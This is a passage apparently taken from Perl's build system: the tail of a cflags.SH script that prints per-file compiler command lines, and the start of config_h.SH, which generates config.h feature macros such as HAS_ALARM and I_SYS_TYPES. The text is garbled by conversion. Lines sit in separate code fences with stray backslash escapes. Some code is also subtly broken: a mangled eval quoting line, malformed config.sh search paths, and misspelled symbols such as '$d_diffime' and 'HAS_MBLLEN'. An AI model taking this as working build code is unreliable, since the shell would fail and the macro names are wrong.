```
!GROK!THIS!
```

: In the following dollars and backticks do not need the extra backslash.

```
$spitshell >>cflags <<'!NO!SUBS!'
```

```
case $PERL_CONFIG_SH in
```

```
"")
```

```
    if test -f config.sh; then TOP=.;
```

```
    elif test -f ../config.sh; then TOP=..;
```

```
    elif test -f ../../config.sh; then TOP=../../;
```

```
    elif test -f ../.././config.sh; then TOP=../.././;
```

```
    elif test -f ../../././config.sh; then TOP=../../././;
```

```
    else
```

```
        echo "Can't find config.sh."; exit 1
```

```
    fi
```

```
    . $TOP/config.sh
```

```
;;
```

```
esac
```

: syntax: cflags [optimize=XXX] [file[.suffix]]

: displays the compiler command line for file

```
case "X$1" in
```

```
Xoptimize=*|X"optimize=*" )
```

```
    eval "$1"
```

```
    shift
```

```
;;
```

```
esac
```

```
also=': '
```

```
case $# in
```

```
1) also='echo 1>&2 "      CCCMD = "'
```

```
esac
```

```
case $# in
```

```
0) set *.c; echo "The current C flags are:" ;;
```

```
esac
```

```
set `echo "$*" | sed -e 's/\.[oc] / /g' -e 's/\.obj / /g' -e 's/\$obj_ext / /g`
```

```
for file do
```

```
    case "$#" in
```

```
1) ;;
```

```
*) echo $n " $file.c $c" ;;
```

```
esac
```

```
: allow variables like token_cflags to be evaluated
```

```
if echo $file | grep -v / >/dev/null
```

```
then
```

```
eval 'eval ${"${file}_cflags"-"${"'"
```

```
fi
```

```
: or customize here
```

```
case "$file" in
```

```
DB_File) ;;
```

```
GDBM_File) ;;
```

```
NDBM_File) ;;
```

```
ODBM_File) ;;
```

```
POSIX) ;;
```

```
SDBM_File) ;;
```

```
av) ;;
```

```
byterun) ;;
```

```
deb) ;;
```

```
dl) ;;
```

```
doio) ;;
```

doop) ;;  
dump) ;;  
globals) ;;  
gv) ;;  
hv) ;;  
locale) ;;  
madly) ;;  
main) ;;  
malloc) ;;  
mg) ;;  
miniperlmain) ;;  
numeric) ;;  
op) ;;  
opmini) ;;  
pad) ;;  
perl) ;;  
perlapi) ;;  
perlmain) ;;  
perly) ;;  
pp) ;;  
pp\_ctl) ;;  
pp\_hot) ;;  
pp\_pack) ;;  
pp\_sort) ;;  
pp\_sys) ;;

```
regcomp) ;;  
regexec) ;;  
run) ;;  
scope) ;;  
sv) ;;  
taint) ;;  
toke) ;;  
universal) ;;  
usersub) ;;  
utf8) ;;  
util) ;;  
*) ;;  
esac
```

```
case "$cc" in  
  *g++*)  
    # Extra paranoia in case people have bad canned ccflags:  
    # bad in the sense that the flags are accepted by g++,  
    # but then whined about.  
    for f in -Wdeclaration-after-statement -std=c89  
    do  
      ccflags=`echo $ccflags|sed 's/$f/ /'`  
    done  
    ;;  
esac
```

```
cppflags=`echo $cppflags|sed 's/-Wdeclaration-after-statement/ /'`
```

```
case "$cc" in
```

```
*g++*)
```

```
# Without -Wno-unused-variable g++ 4.x compiles are rather unwatchable
```

```
# because of all the warnings about Perl___notused, and g++ doesn't do
```

```
# __attribute__((unused)) (and even if at some stage it may, people do
```

```
# have older gcc installations), and ((void)x) isn't enough to silence
```

```
# the noises about XS functions not using their cv parameter, so we need
```

```
# the -Wno-unused-parameter too.
```

```
# Yes, we lose some valid warnings, but hopefully other compilers
```

```
# (like gcc) will still pick up those warnings.
```

```
for o in -Wno-unused-variable -Wno-unused-parameter
```

```
do
```

```
case "$warn" in
```

```
*$o*) ;;
```

```
*) warn="$warn $o" ;;
```

```
esac
```

```
done
```

```
;;
```

```
esac
```

: Can we perhaps use \$ansi2knr here

```
echo "$cc -c -DPERL_CORE $ccflags $stdflags $optimize $warn $extra"
```

```
eval "$also ""$cc -DPERL_CORE -c $ccflags $stdflags $optimize $warn $extra"
```

```
. $TOP/config.sh
```

```
# end per file behaviour
```

```
done
```

```
!NO!SUBS!
```

```
chmod 755 cflags
```

```
$eunicefix cflags
```

```
config_h.SH
```

```
# THIS IS A GENERATED FILE
```

```
# DO NOT HAND-EDIT
```

```
#
```

```
# See Porting/config_h.pl
```

```
: Set up for generating config_h.SH
```

```
case "$CONFIG_SH" in
```

```
"") CONFIG_SH=config.sh;;
```

```
esac
```

```
case "$CONFIG_H" in
```

```
"") CONFIG_H=config.h;;
```

```
esac
```

```
case $PERL_CONFIG_SH in
```

```
"")
```

```
    if test -f $CONFIG_SH; then TOP=.;
```

```

elif test -f ../$CONFIG_SH; then TOP=..;

elif test -f ../../$CONFIG_SH; then TOP=../../;

elif test -f ../../.$CONFIG_SH; then TOP=../../.;

elif test -f ../../..$CONFIG_SH; then TOP=../../..;

else

    echo "Can't find $CONFIG_SH."; exit 1

fi

. $TOP/$CONFIG_SH

;;

esac

case "$0" in

*/*) cd `expr X$0 : 'X\(.*/\)` ;;

esac

case "$CONFIG_H" in

already-done) echo "Not re-extracting config.h" ;;

*)

echo "Extracting $CONFIG_H (with variable substitutions)"

sed <<!GROK!THIS! >$CONFIG_H -e 's!^#undef\(.*/\)\*!/\*#define\1 \*!' -e 's!^#un-def!#undef!'

/* This file was produced by running the config_h.SH script, which

* gets its values from $CONFIG_SH, which is generally produced by

* running Configure.

*

* Feel free to modify any of this as the need arises. Note, however,

* that running config_h.SH again will wipe out any changes you've made.

* For a more permanent change edit $CONFIG_SH and rerun config_h.SH.

```



```
*/
```

```
/* Package name   : $package
```

```
* Source directory : $src
```

```
* Configuration time: $cf_time
```

```
* Configured by   : $cf_by
```

```
* Target system   : $myuname
```

```
*/
```

```
#ifndef _config_h_
```

```
#define _config_h_
```

```
/* LOC_SED:
```

```
*      This symbol holds the complete pathname to the sed program.
```

```
*/
```

```
#define LOC_SED      "$full_sed"    /**/
```

```
/* HAS_ALARM:
```

```
*      This symbol, if defined, indicates that the alarm routine is
```

```
*      available.
```

```
*/
```

```
#$d_alarm HAS_ALARM    /**/
```

```
/* HAS_BCMP:
```

```
*      This symbol is defined if the bcmp() routine is available to
```

\*       compare blocks of memory.

\*/

#\$d\_bcmp HAS\_BCMP /\*\*/

/\* HAS\_BCOPY:

\*       This symbol is defined if the bcopy() routine is available to

\*       copy blocks of memory.

\*/

#\$d\_bcopy HAS\_BCOPY /\*\*/

/\* HAS\_BZERO:

\*       This symbol is defined if the bzero() routine is available to

\*       set a memory block to 0.

\*/

#\$d\_bzero HAS\_BZERO /\*\*/

/\* HAS\_CHOWN:

\*       This symbol, if defined, indicates that the chown routine is

\*       available.

\*/

#\$d\_chown HAS\_CHOWN               /\*\*/

/\* HAS\_CHROOT:

\*       This symbol, if defined, indicates that the chroot routine is

\*       available.

\*/

#\$d\_chroot HAS\_CHROOT               /\*\*/

/\* HAS\_CHSIZE:

\*       This symbol, if defined, indicates that the chsize routine is available

\*       to truncate files. You might need a -lx to get this routine.

\*/

#\$d\_chsize       HAS\_CHSIZE               /\*\*/

/\* HAS\_CRYPT:

\*       This symbol, if defined, indicates that the crypt routine is available

\*       to encrypt passwords and the like.

\*/

#\$d\_crypt HAS\_CRYPT               /\*\*/

/\* HAS\_CTERMID:

\*       This symbol, if defined, indicates that the ctermid routine is

\*       available to generate filename for terminal.

\*/

#\$d\_ctermid HAS\_CTERMID               /\*\*/

/\* HAS\_CUSERID:

\*       This symbol, if defined, indicates that the cuserid routine is

\*       available to get character login names.

\*/

```
#$d_cuserid HAS_CUSERID      /**/
```

```
/* HAS_DBL_DIG:
```

```
*      This symbol, if defined, indicates that this system's <float.h>
*      or <limits.h> defines the symbol DBL_DIG, which is the number
*      of significant digits in a double precision number.  If this
*      symbol is not defined, a guess of 15 is usually pretty good.
*/
```

```
#$d_dbl_dig HAS_DBL_DIG      /* */
```

```
/* HAS_DIFFTIME:
```

```
*      This symbol, if defined, indicates that the difftime routine is
*      available.
*/
```

```
#$d_diffime HAS_DIFFTIME     /**/
```

```
/* HAS_DLERROR:
```

```
*      This symbol, if defined, indicates that the dlerror routine is
*      available to return a string describing the last error that
*      occurred from a call to dlopen(), dlclose() or dlsym().
*/
```

```
#$d_dlerror HAS_DLERROR      /**/
```

```
/* HAS_DUP2:
```

```
*      This symbol, if defined, indicates that the dup2 routine is
```

\* available to duplicate file descriptors.

\*/

#\$d\_dup2 HAS\_DUP2 /\*\*/

/\* HAS\_FCHMOD:

\* This symbol, if defined, indicates that the fchmod routine is available

\* to change mode of opened files. If unavailable, use chmod().

\*/

#\$d\_fchmod HAS\_FCHMOD /\*\*/

/\* HAS\_FCHOWN:

\* This symbol, if defined, indicates that the fchown routine is available

\* to change ownership of opened files. If unavailable, use chown().

\*/

#\$d\_fchown HAS\_FCHOWN /\*\*/

/\* HAS\_FCNTL:

\* This symbol, if defined, indicates to the C program that

\* the fcntl() function exists.

\*/

#\$d\_fcntl HAS\_FCNTL /\*\*/

/\* HAS\_FGETPOS:

\* This symbol, if defined, indicates that the fgetpos routine is

\* available to get the file position indicator, similar to ftell().

\*/

#\$d\_fgetpos HAS\_FGETPOS     /\*\*/

/\* HAS\_FLOCK:

\*     This symbol, if defined, indicates that the flock routine is  
\*     available to do file locking.

\*/

#\$d\_flock HAS\_FLOCK           /\*\*/

/\* HAS\_FORK:

\*     This symbol, if defined, indicates that the fork routine is  
\*     available.

\*/

#\$d\_fork HAS\_FORK           /\*\*/

/\* HAS\_FSETPOS:

\*     This symbol, if defined, indicates that the fsetpos routine is  
\*     available to set the file position indicator, similar to fseek().

\*/

#\$d\_fsetpos HAS\_FSETPOS     /\*\*/

/\* HAS\_GETTIMEOFDAY:

\*     This symbol, if defined, indicates that the gettimeofday() system  
\*     call is available for a sub-second accuracy clock. Usually, the file  
\*     <sys/resource.h> needs to be included (see I\_SYS\_RESOURCE).

\*       The type "Timeval" should be used to refer to "struct timeval".

\*/

#\$d\_gettimeod HAS\_GETTIMEOFDAY   /\*\*/

#ifdef HAS\_GETTIMEOFDAY

#define Timeval struct timeval   /\* Structure used by gettimeofday() \*/

#endif

/\* HAS\_GETGROUPS:

\*       This symbol, if defined, indicates that the getgroups() routine is

\*       available to get the list of process groups. If unavailable, multiple

\*       groups are probably not supported.

\*/

#\$d\_getgrps HAS\_GETGROUPS       /\*\*/

/\* HAS\_GETLOGIN:

\*       This symbol, if defined, indicates that the getlogin routine is

\*       available to get the login name.

\*/

#\$d\_getlogin HAS\_GETLOGIN       /\*\*/

/\* HAS\_GETPGID:

\*       This symbol, if defined, indicates to the C program that

\*       the getpgid(pid) function is available to get the

\*       process group id.

\*/

```
#$d_getpgid HAS_GETPGID      /**/
```

```
/* HAS_GETPGRP2:
```

```
*      This symbol, if defined, indicates that the getpgrp2() (as in DG/UX)
*
*      routine is available to get the current process group.
*
*/
```

```
#$d_getpgrp2 HAS_GETPGRP2      /**/
```

```
/* HAS_GETPPID:
```

```
*      This symbol, if defined, indicates that the getppid routine is
*
*      available to get the parent process ID.
*
*/
```

```
#$d_getppid HAS_GETPPID      /**/
```

```
/* HAS_GETPRIORITY:
```

```
*      This symbol, if defined, indicates that the getpriority routine is
*
*      available to get a process's priority.
*
*/
```

```
#$d_getprior HAS_GETPRIORITY  /**/
```

```
/* HAS_INET_ATON:
```

```
*      This symbol, if defined, indicates to the C program that the
*
*      inet_aton() function is available to parse IP address "dotted-quad"
*
*      strings.
*
*/
```



```
#$d_inetaton HAS_INET_ATON      /**/
```

```
/* HAS_KILLPG:
```

```
*      This symbol, if defined, indicates that the killpg routine is available
*
*      to kill process groups.  If unavailable, you probably should use kill
*
*      with a negative process number.
```

```
*/
```

```
#$d_killpg HAS_KILLPG /**/
```

```
/* HAS_LINK:
```

```
*      This symbol, if defined, indicates that the link routine is
*
*      available to create hard links.
```

```
*/
```

```
#$d_link HAS_LINK      /**/
```

```
/* HAS_LOCALECONV:
```

```
*      This symbol, if defined, indicates that the localeconv routine is
*
*      available for numeric and monetary formatting conventions.
```

```
*/
```

```
#$d_loconv HAS_LOCALECONV/**/
```

```
/* HAS_LOCKF:
```

```
*      This symbol, if defined, indicates that the lockf routine is
*
*      available to do file locking.
```

```
*/
```

```
#$d_lockf HAS_LOCKF      /**/
```

```
/* HAS_LSTAT:
```

```
*      This symbol, if defined, indicates that the lstat routine is
```

```
*      available to do file stats on symbolic links.
```

```
*/
```

```
#$d_lstat HAS_LSTAT      /**/
```

```
/* HAS_MBLLEN:
```

```
*      This symbol, if defined, indicates that the mbllen routine is available
```

```
*      to find the number of bytes in a multibyte character.
```

```
*/
```

```
#$d_mblen HAS_MBLLEN      /**/
```

```
/* HAS_MBSTOWCS:
```

```
*      This symbol, if defined, indicates that the mbstowcs routine is
```

```
*      available to convert a multibyte string into a wide character string.
```

```
*/
```

```
#$d_mbstowcs HAS_MBSTOWCS      /**/
```

```
/* HAS_MBTOWC:
```

```
*      This symbol, if defined, indicates that the mbtowc routine is available
```

```
*      to convert a multibyte to a wide character.
```

```
*/
```

```
#$d_mbtowc HAS_MBTOWC      /**/
```

/\* HAS\_MEMCMP:

\*     This symbol, if defined, indicates that the memcmp routine is available  
\*     to compare blocks of memory.  
\*/

#\$d\_memcmp HAS\_MEMCMP   /\*\*/

/\* HAS\_MEMCPY:

\*     This symbol, if defined, indicates that the memcpy routine is available  
\*     to copy blocks of memory.  
\*/

#\$d\_memcpy HAS\_MEMCPY   /\*\*/

/\* HAS\_MEMMOVE:

\*     This symbol, if defined, indicates that the memmove routine is available  
\*     to copy potentially overlapping blocks of memory. This should be used  
\*     only when HAS\_SAFE\_BCOPY is not defined. If neither is there, roll your  
\*     own version.  
\*/

#\$d\_memmove HAS\_MEMMOVE       /\*\*/

/\* HAS\_MEMSET:

\*     This symbol, if defined, indicates that the memset routine is available  
\*     to set blocks of memory.  
\*/

```
#$d_memset HAS_MEMSET    /**/
```

```
/* HAS_MKDIR:
```

```
*      This symbol, if defined, indicates that the mkdir routine is available
*
*      to create directories. Otherwise you should fork off a new process to
*
*      exec /bin/mkdir.
*
*/
```

```
#$d_mkdir HAS_MKDIR      /**/
```

```
/* HAS_MKFIFO:
```

```
*      This symbol, if defined, indicates that the mkfifo routine is
*
*      available to create FIFOs. Otherwise, mknod should be able to
*
*      do it for you. However, if mkfifo is there, mknod might require
*
*      super-user privileges which mkfifo will not.
*
*/
```

```
#$d_mkfifo HAS_MKFIFO    /**/
```

```
/* HAS_MKTIME:
```

```
*      This symbol, if defined, indicates that the mktime routine is
*
*      available.
*
*/
```

```
#$d_mktime HAS_MKTIME    /**/
```

```
/* HAS_MSYNC:
```

```
*      This symbol, if defined, indicates that the msync system call is
```

\* available to synchronize a mapped file.

\*/

#\$d\_msync HAS\_MSYNC /\*\*/

/\* HAS\_MUNMAP:

\* This symbol, if defined, indicates that the munmap system call is

\* available to unmap a region, usually mapped by mmap().

\*/

#\$d\_munmap HAS\_MUNMAP /\*\*/

/\* HAS\_NICE:

\* This symbol, if defined, indicates that the nice routine is

\* available.

\*/

#\$d\_nice HAS\_NICE /\*\*/

/\* HAS\_PATHCONF:

\* This symbol, if defined, indicates that pathconf() is available

\* to determine file-system related limits and options associated

\* with a given filename.

\*/

/\* HAS\_FPATHCONF:

\* This symbol, if defined, indicates that pathconf() is available

\* to determine file-system related limits and options associated

\* with a given open file descriptor.

\*/

#\$d\_pathconf HAS\_PATHCONF       /\*\*/

#\$d\_fpathconf HAS\_FPATHCONF       /\*\*/

/\* HAS\_PAUSE:

\*       This symbol, if defined, indicates that the pause routine is

\*       available to suspend a process until a signal is received.

\*/

#\$d\_pause HAS\_PAUSE       /\*\*/

/\* HAS\_PIPE:

\*       This symbol, if defined, indicates that the pipe routine is

\*       available to create an inter-process channel.

\*/

#\$d\_pipe HAS\_PIPE       /\*\*/

/\* HAS\_POLL:

\*       This symbol, if defined, indicates that the poll routine is

\*       available to poll active file descriptors. Please check I\_POLL and

\*       I\_SYS\_POLL to know which header should be included as well.

\*/

#\$d\_poll HAS\_POLL       /\*\*/

/\* HAS\_READDIR:

\*       This symbol, if defined, indicates that the readdir routine is

\* available to read directory entries. You may have to include

\* <dirent.h>. See I\_DIRENT.

\*/

#\$d\_readdir HAS\_READDIR /\*\*/

/\* HAS\_SEEKDIR:

\* This symbol, if defined, indicates that the seekdir routine is

\* available. You may have to include <dirent.h>. See I\_DIRENT.

\*/

#\$d\_seekdir HAS\_SEEKDIR /\*\*/

/\* HAS\_TELLDIR:

\* This symbol, if defined, indicates that the telldir routine is

\* available. You may have to include <dirent.h>. See I\_DIRENT.

\*/

#\$d\_telldir HAS\_TELLDIR /\*\*/

/\* HAS\_REWINDDIR:

\* This symbol, if defined, indicates that the rewinddir routine is

\* available. You may have to include <dirent.h>. See I\_DIRENT.

\*/

#\$d\_rewinddir HAS\_REWINDDIR /\*\*/

/\* HAS\_READLINK:

\* This symbol, if defined, indicates that the readlink routine is

\* available to read the value of a symbolic link.

\*/

```
#$d_readlink HAS_READLINK      /**/
```

/\* HAS\_RENAME:

\* This symbol, if defined, indicates that the rename routine is available

\* to rename files. Otherwise you should do the unlink(), link(), unlink()

\* trick.

\*/

```
#$d_rename HAS_RENAME      /**/
```

/\* HAS\_RMDIR:

\* This symbol, if defined, indicates that the rmdir routine is

\* available to remove directories. Otherwise you should fork off a

\* new process to exec /bin/rmdir.

\*/

```
#$d_rmdir HAS_RMDIR      /**/
```

/\* HAS\_SELECT:

\* This symbol, if defined, indicates that the select routine is

\* available to select active file descriptors. If the timeout field

\* is used, <sys/time.h> may need to be included.

\*/

```
#$d_select HAS_SELECT /**/
```



/\* HAS\_SETEGID:

- \* This symbol, if defined, indicates that the setegid routine is available
- \* to change the effective gid of the current program.

\*/

#\$d\_setegid HAS\_SETEGID /\*\*/

/\* HAS\_SETEUID:

- \* This symbol, if defined, indicates that the seteuid routine is available
- \* to change the effective uid of the current program.

\*/

#\$d\_seteuid HAS\_SETEUID /\*\*/

/\* HAS\_SETGROUPS:

- \* This symbol, if defined, indicates that the setgroups() routine is
- \* available to set the list of process groups. If unavailable, multiple
- \* groups are probably not supported.

\*/

#\$d\_setgrps HAS\_SETGROUPS /\*\*/

/\* HAS\_SETLINEBUF:

- \* This symbol, if defined, indicates that the setlinebuf routine is
- \* available to change stderr or stdout from block-buffered or unbuffered
- \* to a line-buffered mode.

\*/

#\$d\_setlinebuf HAS\_SETLINEBUF /\*\*/

/\* HAS\_SETLOCALE:

\*     This symbol, if defined, indicates that the setlocale routine is  
\*     available to handle locale-specific ctype implementations.  
\*/

#\$d\_setlocale HAS\_SETLOCALE   /\*\*/

/\* HAS\_SETPGID:

\*     This symbol, if defined, indicates that the setpgid(pid, gp)id  
\*     routine is available to set process group ID.  
\*/

#\$d\_setpgid HAS\_SETPGID       /\*\*/

/\* HAS\_SETPGRP2:

\*     This symbol, if defined, indicates that the setpgrp2() (as in DG/UX)  
\*     routine is available to set the current process group.  
\*/

#\$d\_setpgrp2 HAS\_SETPGRP2       /\*\*/

/\* HAS\_SETPRIORITY:

\*     This symbol, if defined, indicates that the setpriority routine is  
\*     available to set a process's priority.  
\*/

#\$d\_setprior HAS\_SETPRIORITY   /\*\*/

/\* HAS\_SETREGID:

\* This symbol, if defined, indicates that the setregid routine is  
\* available to change the real and effective gid of the current  
\* process.  
\*/

/\* HAS\_SETRESGID:

\* This symbol, if defined, indicates that the setresgid routine is  
\* available to change the real, effective and saved gid of the current  
\* process.  
\*/

#\$d\_setregid HAS\_SETREGID /\*\*/

#\$d\_setresgid HAS\_SETRESGID /\*\*/

/\* HAS\_SETREUID:

\* This symbol, if defined, indicates that the setreuid routine is  
\* available to change the real and effective uid of the current  
\* process.  
\*/

/\* HAS\_SETRESUID:

\* This symbol, if defined, indicates that the setresuid routine is  
\* available to change the real, effective and saved uid of the current  
\* process.  
\*/

#\$d\_setreuid HAS\_SETREUID /\*\*/

#\$d\_setresuid HAS\_SETRESUID /\*\*/

/\* HAS\_SETRGID:

\*     This symbol, if defined, indicates that the setrgid routine is available  
\*     to change the real gid of the current program.  
\*/

#\$d\_setrgid HAS\_SETRGID                 /\*\*/

/\* HAS\_SETRUID:

\*     This symbol, if defined, indicates that the setruid routine is available  
\*     to change the real uid of the current program.  
\*/

#\$d\_setruid HAS\_SETRUID                 /\*\*/

/\* HAS\_SETSID:

\*     This symbol, if defined, indicates that the setsid routine is  
\*     available to set the process group ID.  
\*/

#\$d\_setsid HAS\_SETSID /\*\*/

/\* HAS\_STRCHR:

\*     This symbol is defined to indicate that the strchr()/strrchr()  
\*     functions are available for string searching. If not, try the  
\*     index()/rindex() pair.  
\*/

/\* HAS\_INDEX:

\* This symbol is defined to indicate that the index()/rindex()  
\* functions are available for string searching.

\*/

#\$d\_strchr HAS\_STRCHR /\*\*/

#\$d\_index HAS\_INDEX /\*\*/

/\* HAS\_STRCOLL:

\* This symbol, if defined, indicates that the strcoll routine is  
\* available to compare strings using collating information.

\*/

#\$d\_strcoll HAS\_STRCOLL /\*\*/

/\* HAS\_STRTOD:

\* This symbol, if defined, indicates that the strtod routine is  
\* available to provide better numeric string conversion than atof().

\*/

#\$d\_strtod HAS\_STRTOD /\*\*/

/\* HAS\_STRTOL:

\* This symbol, if defined, indicates that the strtol routine is available  
\* to provide better numeric string conversion than atoi() and friends.

\*/

#\$d\_strtol HAS\_STRTOL /\*\*/

/\* HAS\_STRXFRM:

\* This symbol, if defined, indicates that the strxfrm() routine is  
\* available to transform strings.  
\*/

#\$d\_strxfrm HAS\_STRXFRM /\*\*/

/\* HAS\_SYMLINK:

\* This symbol, if defined, indicates that the symlink routine is available  
\* to create symbolic links.  
\*/

#\$d\_symlink HAS\_SYMLINK /\*\*/

/\* HAS\_SYSCALL:

\* This symbol, if defined, indicates that the syscall routine is  
\* available to call arbitrary system calls. If undefined, that's tough.  
\*/

#\$d\_syscall HAS\_SYSCALL /\*\*/

/\* HAS\_SYSCONF:

\* This symbol, if defined, indicates that sysconf() is available  
\* to determine system related limits and options.  
\*/

#\$d\_sysconf HAS\_SYSCONF /\*\*/

/\* HAS\_SYSTEM:

\* This symbol, if defined, indicates that the system routine is

\*        available to issue a shell command.

\*/

#\$d\_system HAS\_SYSTEM        /\*\*/

/\* HAS\_TCGETPGRP:

\*        This symbol, if defined, indicates that the tcgetpgrp routine is

\*        available to get foreground process group ID.

\*/

#\$d\_tcgetpgrp HAS\_TCGETPGRP        /\*\*/

/\* HAS\_TCSETPGRP:

\*        This symbol, if defined, indicates that the tcsetpgrp routine is

\*        available to set foreground process group ID.

\*/

#\$d\_tcsetpgrp HAS\_TCSETPGRP        /\*\*/

/\* HAS\_TRUNCATE:

\*        This symbol, if defined, indicates that the truncate routine is

\*        available to truncate files.

\*/

#\$d\_truncate HAS\_TRUNCATE   /\*\*/

/\* HAS\_TZNAME:

\*        This symbol, if defined, indicates that the tzname[] array is

\*        available to access timezone names.

\*/

#\$d\_tzname HAS\_TZNAME               /\*\*/

/\* HAS\_UMASK:

\*       This symbol, if defined, indicates that the umask routine is

\*       available to set and get the value of the file creation mask.

\*/

#\$d\_umask HAS\_UMASK               /\*\*/

/\* HAS\_USLEEP:

\*       This symbol, if defined, indicates that the usleep routine is

\*       available to let the process sleep on a sub-second accuracy.

\*/

#\$d\_usleep HAS\_USLEEP               /\*\*/

/\* HAS\_WAIT4:

\*       This symbol, if defined, indicates that wait4() exists.

\*/

#\$d\_wait4 HAS\_WAIT4 /\*\*/

/\* HAS\_WAITPID:

\*       This symbol, if defined, indicates that the waitpid routine is

\*       available to wait for child process.

\*/

#\$d\_waitpid HAS\_WAITPID       /\*\*/



```
/* HAS_WCSTOMBS:
```

```
*      This symbol, if defined, indicates that the wcstombs routine is
*
*      available to convert wide character strings to multibyte strings.
*
*/
```

```
#$d_wcstombs HAS_WCSTOMBS      /**/
```

```
/* HAS_WCTOMB:
```

```
*      This symbol, if defined, indicates that the wctomb routine is available
*
*      to convert a wide character to a multibyte.
*
*/
```

```
#$d_wctomb HAS_WCTOMB      /**/
```

```
/* Groups_t:
```

```
*      This symbol holds the type used for the second argument to
*
*      getgroups() and setgroups(). Usually, this is the same as
*
*      gidtype (gid_t) , but sometimes it isn't.
*
*      It can be int, ushort, gid_t, etc...
*
*      It may be necessary to include <sys/types.h> to get any
*
*      typedef'ed information. This is only required if you have
*
*      getgroups() or setgroups()..
*
*/
```

```
#if defined(HAS_GETGROUPS) || defined(HAS_SETGROUPS)
```

```
#define Groups_t $groupstype /* Type for 2nd arg to [sg]etgroups() */
```

```
#endif
```

```
/* I_ARPA_INET:
```

```
*      This symbol, if defined, indicates to the C program that it should
*
*      include <arpa/inet.h> to get inet_addr and friends declarations.
*
*/
```

```
#$i_arpainet    I_ARPA_INET          /**/
```

```
/* I_DBM:
```

```
*      This symbol, if defined, indicates that <dbm.h> exists and should
*
*      be included.
*
*/
```

```
/* I_RPCsvc_DBM:
```

```
*      This symbol, if defined, indicates that <rpcsvc/dbm.h> exists and
*
*      should be included.
*
*/
```

```
#$i_dbm I_DBM          /**/
```

```
#$i_rpcsvcdbm I_RPCsvc_DBM /**/
```

```
/* I_DLFCN:
```

```
*      This symbol, if defined, indicates that <dlfcn.h> exists and should
*
*      be included.
*
*/
```

```
#$i_dlfcn I_DLFCN          /**/
```

```
/* I_FCNTL:
```

\* This manifest constant tells the C program to include <fcntl.h>.

\*/

```
#$i_fcntl I_FCNTL      /**/
```

/\* I\_FLOAT:

\* This symbol, if defined, indicates to the C program that it should

\* include <float.h> to get definition of symbols like DBL\_MAX or

\* DBL\_MIN, i.e. machine dependent floating point values.

\*/

```
#$i_float I_FLOAT      /**/
```

/\* I\_GDBM:

\* This symbol, if defined, indicates that <gdbm.h> exists and should

\* be included.

\*/

```
#$i_gdbm I_GDBM      /**/
```

/\* I\_LIMITS:

\* This symbol, if defined, indicates to the C program that it should

\* include <limits.h> to get definition of symbols like WORD\_BIT or

\* LONG\_MAX, i.e. machine dependant limitations.

\*/

```
#$i_limits I_LIMITS      /**/
```

/\* I\_LOCALE:

```
*      This symbol, if defined, indicates to the C program that it should
*      include <locale.h>.
```

```
*/
```

```
#$i_locale      I_LOCALE      /**/
```

```
/* I_MATH:
```

```
*      This symbol, if defined, indicates to the C program that it should
*      include <math.h>.
```

```
*/
```

```
#$i_math I_MATH      /**/
```

```
/* I_MEMORY:
```

```
*      This symbol, if defined, indicates to the C program that it should
*      include <memory.h>.
```

```
*/
```

```
#$i_memory I_MEMORY      /**/
```

```
/* I_NETINET_IN:
```

```
*      This symbol, if defined, indicates to the C program that it should
*      include <netinet/in.h>. Otherwise, you may try <sys/in.h>.
```

```
*/
```

```
#$i_niin I_NETINET_IN /**/
```

```
/* I_SFIO:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sfio.h>.
```

```
*/
```

```
#$i_sfio I_SFIO      /**/
```

```
/* I_STDDEF:
```

```
*      This symbol, if defined, indicates that <stddef.h> exists and should
```

```
*      be included.
```

```
*/
```

```
#$i_stddef I_STDDEF  /**/
```

```
/* I_STDLIB:
```

```
*      This symbol, if defined, indicates that <stdlib.h> exists and should
```

```
*      be included.
```

```
*/
```

```
#$i_stdlib I_STDLIB      /**/
```

```
/* I_STRING:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <string.h> (USG systems) instead of <strings.h> (BSD systems).
```

```
*/
```

```
#$i_string I_STRING      /**/
```

```
/* I_SYS_DIR:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sys/dir.h>.
```

\*/

#\$i\_sysdir I\_SYS\_DIR               /\*\*/

/\* I\_SYS\_FILE:

\*       This symbol, if defined, indicates to the C program that it should

\*       include <sys/file.h> to get definition of R\_OK and friends.

\*/

#\$i\_sysfile I\_SYS\_FILE           /\*\*/

/\* I\_SYS\_IOCTL:

\*       This symbol, if defined, indicates that <sys/ioctl.h> exists and should

\*       be included. Otherwise, include <sgtty.h> or <termio.h>.

\*/

/\* I\_SYS\_SOCKIO:

\*       This symbol, if defined, indicates the <sys/sockio.h> should be included

\*       to get socket ioctl options, like SIOCATMARK.

\*/

#\$i\_sysioctl    I\_SYS\_IOCTL           /\*\*/

#\$i\_syssockio I\_SYS\_SOCKIO   /\*\*/

/\* I\_SYS\_NDIR:

\*       This symbol, if defined, indicates to the C program that it should

\*       include <sys/ndir.h>.

\*/

#\$i\_sysndir I\_SYS\_NDIR /\*\*/

/\* I\_SYS\_PARAM:

\*     This symbol, if defined, indicates to the C program that it should  
\*     include <sys/param.h>.  
\*/

#\$i\_sysparam I\_SYS\_PARAM             /\*\*/

/\* I\_SYS\_POLL:

\*     This symbol, if defined, indicates that the program may include  
\*     <sys/poll.h>. When I\_POLL is also defined, it's probably safest  
\*     to only include <poll.h>.  
\*/

#\$i\_syspoll I\_SYS\_POLL /\*\*/

/\* I\_SYS\_RESOURCE:

\*     This symbol, if defined, indicates to the C program that it should  
\*     include <sys/resource.h>.  
\*/

#\$i\_sysresrc I\_SYS\_RESOURCE           /\*\*/

/\* I\_SYS\_SELECT:

\*     This symbol, if defined, indicates to the C program that it should  
\*     include <sys/select.h> in order to get definition of struct timeval.  
\*/

#\$i\_sysselect I\_SYS\_SELECT           /\*\*/

```
/* I_SYS_STAT:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sys/stat.h>.
```

```
*/
```

```
#$i_sysstat      I_SYS_STAT          /**/
```

```
/* I_SYS_TIMES:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sys/times.h>.
```

```
*/
```

```
#$i_systimes     I_SYS_TIMES          /**/
```

```
/* I_SYS_TYPES:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sys/types.h>.
```

```
*/
```

```
#$i_systypes     I_SYS_TYPES          /**/
```

```
/* I_SYS_UN:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <sys/un.h> to get UNIX domain socket definitions.
```

```
*/
```

```
#$i_sysun I_SYS_UN          /**/
```



/\* I\_SYS\_WAIT:

\* This symbol, if defined, indicates to the C program that it should

\* include <sys/wait.h>.

\*/

